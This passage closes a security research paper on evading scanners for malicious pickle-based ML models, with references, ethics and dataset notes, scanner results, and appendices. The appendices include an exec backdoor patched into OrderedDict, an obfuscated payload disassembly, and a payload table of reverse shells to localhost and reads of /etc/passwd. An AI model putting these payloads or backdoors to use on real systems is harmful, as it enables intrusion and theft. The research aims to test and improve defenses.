[17] coldwaterq. 2024. coldwaterq/sectest - Model Card. https://huggingface.co/coldwaterq/sectest. [Accessed 12-03-2026].
[18] PyTorch Contributors. 2025. weights_only_unpickler.py – PyTorch. https://github.com/pytorch/pytorch/blob/main/torch/_weights_only_unpickler.py. Github repository, Accessed: 07-01-2026.
[19] dashingsoft. 2025. GitHub - dashingsoft/pyarmor: A tool used to obfuscate python scripts , bind obfuscated scripts to fixed machine or expire obfuscated scripts. — github.com. https://github.com/dashingsoft/pyarmor. [Accessed 27-01-2026].
[20] Python Developers. 1991. `CPython`: The Python programming language. https://github.com/python/cpython. GitHub repository, accessed 07-01-2026.
[21] Hugging Face. 2016. Hugging Face – The AI community building the future. https://huggingface.co/. [Accessed 07-11-2025].
[22] Hugging Face. 2025. Third-party scanner: JFrog. https://huggingface.co/docs/hub/en/security-jfrog. Hugging Face documentation, accessed: 2025-10-11.
[23] Hugging Face. 2026. Full Text Search - Hugging Face — huggingface.co. https://huggingface.co/search/full-text?q=requirements.txt&type=model&type=dataset. [Accessed 05-03-2026].
[24] fakespot ai. 2025. fakespot-ai/roberta-base-ai-text-detection-v1 - Hugging Face — huggingface.co. https://huggingface.co/fakespot-ai/roberta-base-ai-text-detection-v1. [Accessed 06-03-2026].
[25] fastai. [n. d.]. Welcome to fastai – fastai. https://docs.fast.ai. [Accessed 15-04-2026].
[26] Gentel. 2026. Gentel - Home. https://gentel.com/zh/home. [Accessed 02-04-2026].
[27] Gentel. 2026. OpenCSG - Gentel example. https://gentel.com/zh/evaluation?taskId=1906643452733558784. [Accessed 02-04-2026].
[28] GitHub. 2007. GitHub. https://github.com/. [Accessed 07-11-2025].
[29] Google. 2026. google/gemma-4-31B-it - Hugging Face. https://huggingface.co/google/gemma-4-31B-it. [Accessed 13-04-2026].
[30] Nan-Jung Huang, Chih-Jen Huang, and Shih-Kun Huang. 2022. Pain Pickle: Bypassing Python Restricted Unpickler for Automatic Exploit Generation. In *2022 IEEE 22nd International Conference on Software Quality, Reliability and Security (QRS)*. 1079–1090. doi:10.1109/QRS57517.2022.00111
[31] hugging face. [n. d.]. Hugging Face and VirusTotal collaborate to strengthen AI security. https://huggingface.co/blog/virustotal. [Accessed 13-04-2026].
[32] hugging face. 2025. pickle scanning (hub documentation). https://huggingface.co/docs/hub/en/security-pickle. hugging face documentation, accessed: 07-01-2026.
[33] hugging face. 2025. third-party scanner: protect ai. https://huggingface.co/docs/hub/en/security-protectai. hugging face documentation, accessed: 07-01-2026.
[34] Andreas D. Kellas, Neophytos Christou, Wenxin Jiang, Penghui Li, Laurent Simon, Yaniv David, Vasileios P. Kemerlis, James C. Davis, and Junfeng Yang. 2025. PickleBall: Secure Deserialization of Pickle-based Machine Learning Models (Extended Report). arXiv:2508.15987 [cs.CR] https://arxiv.org/abs/2508.15987
[35] Tong Liu, Guozhu Meng, Peng Zhou, Zizhuang Deng, Shuaiyin Yao, and Kai Chen. 2025. The Art of Hide and Seek: Making Pickle-Based Model Supply Chain Poisoning Stealthy Again. arXiv:2508.19774 [cs.CR] https://arxiv.org/abs/2508.19774
[36] Microsoft. 2026. microsoft/harrier-oss-v1-0.6b - Hugging Face. https://huggingface.co/microsoft/harrier-oss-v1-0.6b. [Accessed 13-04-2026].
[37] mmaitre314. 2025. picklescan: Security scanner detecting Python Pickle files performing suspicious actions. https://github.com/mmaitre314/picklescan. GitHub repository, accessed: 07-01-2026.
[38] ModelScope. 2022. ModelScope. https://modelscope.cn/home. [Accessed 07-11-2025].
[39] modelscope. 2024. Llama3-AgentFLAN-Adapter — modelscope.cn. https://www.modelscope.cn/models/fanqiNO1/Llama3-AgentFLAN-Adapter/summary. [Accessed 06-03-2026].
[40] Elizabeth Montalbano. 2024. (https://www.darkreading.com/application-security/hugging-face-ai-platform-100-malicious-code-execution-models).
[41] The Hacker News. 2024. New Hugging Face Vulnerability Exposes AI Models to Supply Chain Attacks. https://thehackernews.com/2024/02/new-hugging-face-vulnerability-exposes.html. [Accessed 09-11-2025].
[42] The Hacker News. 2024. Over 100 Malicious AI/ML Models Found on Hugging F ace Platform. https://thehackernews.com/2024/03/over-100-malicious-aiml-models-found-on.html. [Accessed 09-11-2025].
[43] The Hacker News. 2025. Malicious ML Models on Hugging Face Leverage Broken Pickle Format to Evade Detection. https://thehackernews.com/2025/02/malicious-ml-models-found-on-hugging.html. [Accessed 09-11-2025].
[44] Nvidia. 2026. nvidia/Nemotron-Cascade-2-30B-A3B - Hugging Face. https://huggingface.co/nvidia/Nemotron-Cascade-2-30B-A3B. [Accessed 13-04-2026].
[45] nyudenkov. 2025. GitHub - nyudenkov/pysentry: Scan your Python dependencies for known security vulnerabilities with Rust-powered scanner - github.com. https://github.com/nyudenkov/pysentry. [Accessed 08-04-2026].
[46] Trail of Bits. 2012. Trail of Bits — trailofbits.com. https://www.trailofbits.com. [Accessed 07-01-2026].
[47] Trail of Bits. 2025. Fickling: A Python pickling decompiler and static analyzer. https://github.com/trailofbits/fickling. GitHub repository, accessed: 07-01-2026.
[48] OpenAI. 2025. openai/gpt-oss-120b - Hugging Face. https://huggingface.co/openai/gpt-oss-120b. [Accessed 13-04-2026].
[49] Kevin Poireault. 2025. Malicious AI Models on Hugging Face Exploit Novel A ttack Technique. https://www.infosecurity-magazine.com/news/malicious-ai-models-hugging-face/. [Accessed 09-11-2025].
[50] PyPI. 2026. The Python Package Index — pypi.org. https://pypi.org. [Accessed 07-01-2026].
[51] Python. 2011. pickletools - Tools for pickle developers - docs.python.org. https://docs.python.org/3/library/pickletools.html.
[52] revshells. 2026. Online - Reverse Shell Generator — revshells.com. https://www.revshells.com. [Accessed 27-01-2026].
[53] Ronik. 2024. https://weam.ai/blog/guide/huggingface-statistics/
[54] shivaneej. 2020. GitHub - shivaneej/Genessay: Genessay is a content generation system where the user can enter incomplete sentences and phrases and the system will generate the content according to the input — github.com. https://github.com/shivaneej/Genessay/tree/master. [Accessed 06-03-2026].
[55] Marco Slaviero. 2011. Sour Pickles - a serialised exploitation guide in one part - Blackhat 2011. https://media.blackhat.com/bh-us-11/Slaviero/BH_US_11_Slaviero_Sour_Pickles_Slides.pdf. [Accessed 16-03-2026].
[56] strace. 1991. strace. https://github.com/strace/strace. [Accessed 07-01-2026].
[57] swisskyrepo. 2019. GitHub - swisskyrepo/PayloadsAllTheThings: A list of useful payloads and bypass for Web Application Security and P entest/CTF — github.com. https://github.com/swisskyrepo/PayloadsAllTheThings. [Accessed 27-01-2026].
[58] Synthyra. 2025. SynthyraESM2-8M Hugging Face - huggingface.co. https://huggingface.co/Synthyra/ESM2-8M. [Accessed 05-03-2026].
[59] Ultralytics. [n. d.]. Reference for ultralytics/utils/patches.py — docs.ultralytics.com. https://docs.ultralytics.com/reference/utils/patches/. [Accessed 29-04-2026].
[60] Jian Zhao, Shenao Wang, Yanjie Zhao, Xinyi Hou, Kailong Wang, Peiming Gao, Yuanchao Zhang, Chen Wei, and Haoyu Wang. 2024. Models Are Codes: Towards Measuring Malicious Code Poisoning Attacks on Pre-trained Model Hubs. In *Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering (ASE '24)*. ACM, 2087–2098. doi:10.1145/3691620.3695271
[61] Peng Zhou. [n. d.]. How to Make Hugging Face to Hug Worms: Discovering and Exploiting Unsafe Pickle.loads over Pre-Trained Large Model Hubs - BlackHat Asia 2024. https://blackhat.com/asia-24/briefings/schedule/index.html#how-to-make-hugging-face-to-hug-worms-discovering-and-exploiting-unsafe-pickleloads-over-pre-trained-large-model-hubs-36261. [Accessed 13-04-2026].
[62] Ruofan Zhu, Xingyu Wang, Chengwei Liu, Zhengzi Xu, Wenbo Shen, Rui Chang, and Yang Liu. 2024. ModuleGuard: Understanding and Detecting Module

Conflicts in Python Ecosystem. In *Proceedings of the IEEE/ACM 46th International Conference on Software Engineering* (Lisbon, Portugal) *(ICSE '24)*. Association for Computing Machinery, New York, NY, USA, Article 211, 12 pages. doi:10.1145/3597503.3639221

[63] zol. 2026. Dont_download_this - OpenCSG - Model Card. https://opencsg.com/models/zol/Dont_download_this?tab=summary. [Accessed 09-04-2026].

[64] Zolllll. 2025. "dont_download_this" – Model card. https://huggingface.co/Zolllll/dont_download_this. Accessed: 2025-11-10.

[65] Zolllll. 2026. Zollllldont_download_this2 - Model Card. https://huggingface.co/Zolllll/dont_download_this2. [Accessed 09-03-2026].

[66] zoltester. 2026. Dont_download_this_model - ModelScope - Model Card. https://www.modelscope.cn/models/zoltester/Dont_download_this_model. [Accessed 09-04-2026].

[67] zpbrent. 2024. zpbrent/reuse - Model Card. https://huggingface.co/zpbrent/reuse. [Accessed 12-03-2026].

A Open Science

The ShadowPickle and PickleBench are publicly available on the

https://shadowPickle-bench.github.io

The website contains the official repository to the source code. The official repository contains all the scripts, code and documentation required to evaluate and run ShadowPickle and PickleBench.

We store the whole 4000 model benchmark on Google Cloud Storage. However, we do not provide Google sites due to the risk of breaking anonymity. As we cannot upload the full 4000 model benchmark to Zenodo due to the original size being above 2800 GB, we provide a test dataset for anonymous evaluation and review. Therefore, the website also contains a link to the test dataset made for reviewers to access for evaluation of our benchmark. In the test dataset, we provide 160 models, with 120 injected malicious models, and 40 of their benign counterparts. The models were selected based on size, as the 160 models use 46GB of storage.

B Ethical Considerations

All attack methodologies would be disclosed to the relevant entities (Hugging Face, PyTorch, Trail Of Bits) including our proposed defenses, discussed in section 7. Our PyPI attacks are only uploaded for 24 hours and primarily uploaded on Test PyPI, to limit broad spread among ordinary users. To test closed-source security scanners, we uploaded a sample of our developed attacks to the hosting hubs. These uploaded models came with clear warnings about the malicious behaviour and research-driven purpose of the models. All models are developed with payloads that replicate basic enumeration (`cat /etc/passwd`) or reverse shells to local IPs (`sh -i >& /dev/tcp/127.0.0.1/4444 0>&1`), so that no harm is done to the user environment. Malicious models developed for the study would be provided as part of the artifact evaluation. They would, however, not be publicly provided for security reasons. For reproducibility, we provide the injection scripts and a list of models to inject as part of our injection set.

C Dataset Distribution

Table 12 illustrates the various datapoints of the models used for our study, and also whether they are synthetically developed. In total, we used 6390 models, of which 3000 were synthetic and prepared for the three (3) attacks described in the paper, and the rest found from real sources. We used four (4) data sources, including models uploaded to hosting hubs such as Hugging Face, and models introduced by studies such as MalHug [60], Pickleball [34] and PickleCloak [35].

Listing 3: `external.py` file, showing the function `dangerous_func`

```
def dangerous_func(cmd):
    exec(cmd)
```

Listing 4: Original `collections.OrderedDict` file, showing the function `__new__`

```
    def __new__(cls, /, *args, **kwds):
        "Create the ordered dict object and set up the
            underlying structures."
        self = dict.__new__(cls)
        self.__hardroot = _Link()
        self.__root = root = _proxy(self.__hardroot)
        root.prev = root.next = root
        self.__map = {}
        return self
```

Listing 5: Overwritten `collections.OrderedDict` file, showing the function `__new__` to execute code with `exec`

```
    def __new__(cls, /, *args, **kwds):
        "Create the ordered dict object and set up the
            underlying structures."
        if args and isinstance(args[0], str):
            result = exec(args[0])
            del result
        self = dict.__new__(cls)
        self.__hardroot = _Link()
        self.__root = _Link()
        root = self.__root
        root.prev = root.next = root
        # self.__root = root = _proxy(self.__hardroot)
        # root.prev = root.next = root
        self.__map = {}
        return self
```

D External Attack

Listing 3 depicts the external file called `external.py` used for the External Module attack described in the paper. The function `dangerous_func` uses the inbuilt python library `exec` to execute arbitrary python code. Malicious models can call `dangerous_func` and execute arbitrary code.

E Overwritten Module Attack

Listing 4 and Listing 5 showcase the python library `collections.OrderedDict` before and after editing, which is required for the Overwritten-module attack described in the paper. In Listing 5, the added lines are highlighted in red. The lines are essential so that if declaring an `OrderedDict()` object with just a string, the string is instead parsed as a command to be sent for arbitrary code execution in `exec`. `exec` is capable of executing any string passed to it as an argument, as Python code.

F Payload Generation

Figure 4 demonstrates how we generate malicious pickles, that are used as payloads to be injected into our synthetic models. These payloads are generated by using Python's `pickle` module, by making the payload a malicious pickle that can be injected into models."

Table 12: Details of Datasets used and Hugging Face scraping. "-" indicates that the model was part of a dataset and not collected by us.

Datasets	Range (Sorted By Most Likes)	Benign	Malicious	Total
Real (HF)	1-3000	3000	0	3000
Synthetic (PyPI Injected)	3600-4600	0	1000	1000
Synthetic (External Module)	3600-4600	0	1000	1000
Synthetic (Overwritten Module)	3600-4600	0	1000	1000
Real (MalHug)	-	0	85	85
Real (PickleBall)	-	252	2	248
Real (PickleCloak)	-	0	57	57
Real (Total)	-	3246	144	3390
Synthetic (Total)	-	0	3000	3000



Figure 4: Payload Generation for ShadowPickle

G Obfuscation Payload

H Overwritten Module Adaptation

Table 13 depicts the results of running the adapted Overwritten module to models that end with `SETITEMS`. The attack is adapted by placing the payload before the `SETITEMS` opcode. This is done so that the object placed by `SETITEMS` on the stack is not built with our payload's call of `BUILD`. Weights-only Unpickler prevents `BUILD` from building non-standard objects, therefore needing this adaptation.

I PyPI Libraries

The PyPI libraries that we used for our PyPI attack are listed in Table 14. The libraries were gathered by searching "execute" on PyPI, and going down the top 20 pages of the site. The libraries were selected based on those that can execute arbitrary code, or system instructions. Particularly, we look for libraries that have execution functionality similar to `exec` or `subprocess.run` and leverage them to execute arbitrary code with the injected models. We also present the versions used for replicability.

J Scanner Versions Used

Table 15 lists the versions of the open-source SOTA scanners used. The versions were the latest at the start of the study, and thus have been archived for reproducibility of results.

K Payloads Used

We list the payloads used for our malicious models in Table 16. The payloads are gathered from sources such as PayloadsAllTheThings

Table 13: Effectiveness of ShadowPickle on SOTA open-source scanners.

	Analysis	Benign	Malicious (3000)			
Type	**Detector**	**HF (3000)**	**PyPI**	**External Module**	**Overwritten Module**	**Overwritten Module (adaptive attack)**
Static	Weights-only [18]	54	1000	1000	39	0
Performance	**TPR**		0.5814	0.5906	0.372	**0**
	FNR		0.4186	0.4094	0.628	**1**

Listing 6: Example Obfuscated payload

```
4792: c                    GLOBAL     'pyarmor\_runtime\
     _000000.pyarmor\_runtime \_\_pyarmor\_\_'
4844: r                    LONG\_BINPUT 286261248
4849: X                    BINUNICODE '\_\_main\_\_'
4862: r                    LONG\_BINPUT 286261249
4867: X                    BINUNICODE '/home/zol/School/
     Research/BenchMarking\_Hubs/dist/system\_whoami.py'
4937: r                    LONG\_BINPUT 286261250
4942: c                    GLOBAL     '\_codecs encode'
4958: r                    LONG\_BINPUT 286261251
4963: X                    BINUNICODE 'PY000000\x00\x03\
     x0b\x00\r\r\n\x80\x00\x01\x00\x08\x00\x00\x00\x04\
     x00\x00\x00@\x00\x00\x00\x10\x02\x00\ ...
5843: r                    LONG\_BINPUT 286261252
5848: X                    BINUNICODE 'latin1'
5859: r                    LONG\_BINPUT 286261253
5864: \x86                 TUPLE2
5865: r                    LONG\_BINPUT 286261254
5870: R                    REDUCE
```

Table 14: PyPI libraries used for PyPI attack in ShadowPickle.

Library Name	Version Number	Project Link	Additional Notes
execute	1.2	https://pypi.org/project/execute/	
sysexecute	1.2.1	https://pypi.org/project/sysexecute/	
llm-tools-execute-shell	0.1.2	https://pypi.org/project/llm-tools-execute-shell/	slight editing required for direct execution
runnow	0.1.0.15	https://pypi.org/project/runnow/	
processrunner	2.6.0	https://pypi.org/project/processrunner/	
gptexec	1.0.0	https://pypi.org/project/gptexec/	slight editing for no consent execution
pxe	0.1.0	https://pypi.org/project/pxe/	
invoke	3.0.3	https://pypi.org/project/invoke/	
shell_cmd	1.0.2	https://pypi.org/project/shell-cmd/	
raft	1.6	https://pypi.org/project/raft/	
gdo	0.1.2	https://pypi.org/project/gdo/	
molot	1.0.3	https://pypi.org/project/molot/	
exec-utils	0.1.1	https://pypi.org/project/exec-utils/	
slutterprime	1.0.0	https://pypi.org/project/slutterprime/	exec primitive; executes arbitrary Python
eat	1.0.0	https://pypi.org/project/eat/	exec primitive; evasion-capable
exec_cmd	0.1.0	https://pypi.org/project/exec_cmd/	subprocess wrapper
muss	0.2.2	https://pypi.org/project/muss/	eval-based execution
llmexec	0.1.1	https://pypi.org/project/llmexec/	might require memory_limit increase
ey	0.3.5	https://pypi.org/project/ey/	

Table 15: Versions of SOTA open-source scanners used.

Scanner	Version Number	Commit hash
PickleScan [37]	0.0.32	d3273f4225da08c0998177a5ac0588724fa4bba0
ModelScan [13]	0.8.7	abc4b1510315ba1ba162e3ae002e5d394db32200
Fickling [47]	0.1.5	8a302e69c0a41dec30dfc157e696915d4da9392b
Weights-only [18]	2.9.1 (torch)	dc48fef658cc6fde242af3608d98a9132ea56f2f
ModelTracer [15]	0.0.1	5725b26f62a1c0e4f22c793761cefb70ead64ee5

and revshells.com, popular sites to use for penetration-testing related payloads. The payloads were selected so that they emulate basic reconnaissance and reverse shells, carefully selected for those that would not harm any systems or leave a backdoor for a malicious actor.

L Fickling granular results

Table 17 shows the results of Fickling more granularly. The results are spread across the different Fickling severity scores (`LIKELY_SAFE`, `POSSIBLY_UNSAFE`, `SUSPICIOUS`, `LIKELY_UNSAFE`, `LIKELY_OVERTLY_MALICIOUS`) and an "N/A" category for those that crashed Fickling.

Table 16: Payloads used in ShadowPickle.

Payload	Type	Source
whoami	Reconnaissance	PayloadsAllTheThings
uname -a	Reconnaissance	PayloadsAllTheThings
ls -la	Reconnaissance	PayloadsAllTheThings
cat /etc/passwd	Reconnaissance	PayloadsAllTheThings
echo $PATH	Reconnaissance	PayloadsAllTheThings
echo $(id)	Reconnaissance	PayloadsAllTheThings
time if [$(whoami|cut -c 1) == s]; then sleep 5; fi	Reconnaissance	PayloadsAllTheThings
nslookup `whoami`.127.0.0.1	Reconnaissance	PayloadsAllTheThings
for i in $(ls /) ; do host "0.0.0.0"; done	Reconnaissance	PayloadsAllTheThings
curl http://0.0.0.0:4444/ -o webshell.php	Reconnaissance	PayloadsAllTheThings
sh -i >& /dev/tcp/127.0.0.1/4444 0>&1	Reverse Shell	revshells.com
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 127.0.0.1 4444 >/tmp/f	Reverse Shell	revshells.com
nc -e /bin/sh 127.0.0.1 4444	Reverse Shell	revshells.com
zsh -c 'zmodload zsh/net/tcp && ztcp 127.0.0.1 4444 && zsh >&$REPLY 2>&$REPLY 0>&$REPLY'	Reverse Shell	revshells.com
python3 -c 'import pty; pty.spawn(["/bin/bash", "-c", "echo hello;exit"])'	Python Exec	PayloadsAllTheThings
print(open("/etc/passwd").read())	Python Exec	PayloadsAllTheThings
pdb.os.system('ls')	Python Exec	PayloadsAllTheThings
pty.spawn('ls')	Python Exec	PayloadsAllTheThings
importlib.import_module('os').system('ls')	Python Exec	PayloadsAllTheThings

M Algorithm for Dynamic Benchmark

Algorithm 1 is the algorithm for the dynamic benchmarking pipeline.

Table 17: Granular results by severity of Fickling run on 3000 benign models. N/A indicates number of models that crashed

Scanner	LIKELY_SAFE	POSSIBLY_UNSAFE	SUSPICIOUS	LIKELY_UNSAFE	OVERTLY_MALICIOUS	N/A
Vanilla Fickling	142	0	0	2834	0	24
Fickling Patch (ours)	620	0	2370	4	0	24
Fickling Patch + Environment checking	620	0	2370	4	0	24

Algorithm 1 : Dynamic Benchmarking Pipeline

Input: *Model hub*: target model repository = `HuggingFace`
tag: task tag = `text-generation`
attack_type: type of attack to inject
$\mathcal{P}$: set of payloads
sources: `PayloadsAllTheThings`, `revshells.com`
Output: $\mathcal{M}_{\text{result}}$: dictionary with scan results for injected models

// Step 1: Crawl for models tagged as safe
$\mathcal{M}_{\text{benign}} \leftarrow []$
for each *model* in Model hub.Tag **do**
  if *is_tagged_safe(model)* and *len*($\mathcal{M}_{\text{benign}}$) < 1000 **then**
    $\mathcal{M}_{\text{benign}}$.append(*model*)
  end if
end for
// Step 2: Generate attack payloads
$\mathcal{M}_{\text{payload}} = []$
for $p \in$ Sources(*attack_type*) **do**
  $\mathcal{M}_{\text{payload}}.append(\{\text{Pickle}(p)\})$
  // each $p \in \mathcal{P}$ is Pickled depending on attack type
end for
// Step 3: Inject payload into each model and validate
$\mathcal{M}_{\text{result}} = \{\}$
for each $m_i \in \mathcal{M}_{\text{benign}}$ **do**
  injection_success = False
  while ¬ injection_success **do**
    $m_i^{\text{inj}} \leftarrow \text{InjectPayload}(m_i, \mathcal{M}_{\text{payload}}.random())$
    // embed payload into model Pickle file
    $valid \leftarrow \text{ValidateModel}(m_i^{\text{inj}})$
    // confirm model still loads without error
    $malpayload \leftarrow \text{MaliciousExecution}(m_i^{\text{inj}})$
    // confirm payload is valid
    if $\neg\, valid$ **or** $\neg\, malpayload$ **then**
      continue
      // skip if model or payload is broken
    end if
    injection_success = True
    $\text{StoreModel}(m_i^{\text{inj}})$ //Archive model
  end while
  // Step 4: Evaluate against SOTA scanners
  $S \leftarrow$ [`modelscan`, `Picklescan`, `fickling`, ...]
  for each $s_j \in S$ **do**
    $detected, scanner_output = s_j(m_i^{\text{inj}})$
    $\mathcal{M}_{\text{result}}[(m_i^{\text{inj}}, s_j)] = (detected, scanner_output)$
    // get scanner result for injected model
  end for
end for
return $\mathcal{M}_{\text{result}}$

N Fickling flags compared to Weights-only

Figure 5 is a plot to show the overlap of libraries between Fickling marking them as malicious, and Weights-only Unpickler having them in the whitelist. Red indicates libraries present in the Weights-only Unpickler whitelist, meanwhile blue to indicate not in the whitelist. The figure's overall red indicates that the libraries detected in the top 3000 benign models by Fickling, were all whitelisted by Weights-only Unpickler.

Received 20 February 2007; revised 12 March 2009; accepted 5 June 2009



Figure 5: Top 15 libraries flagged by Fickling in 3000 benign models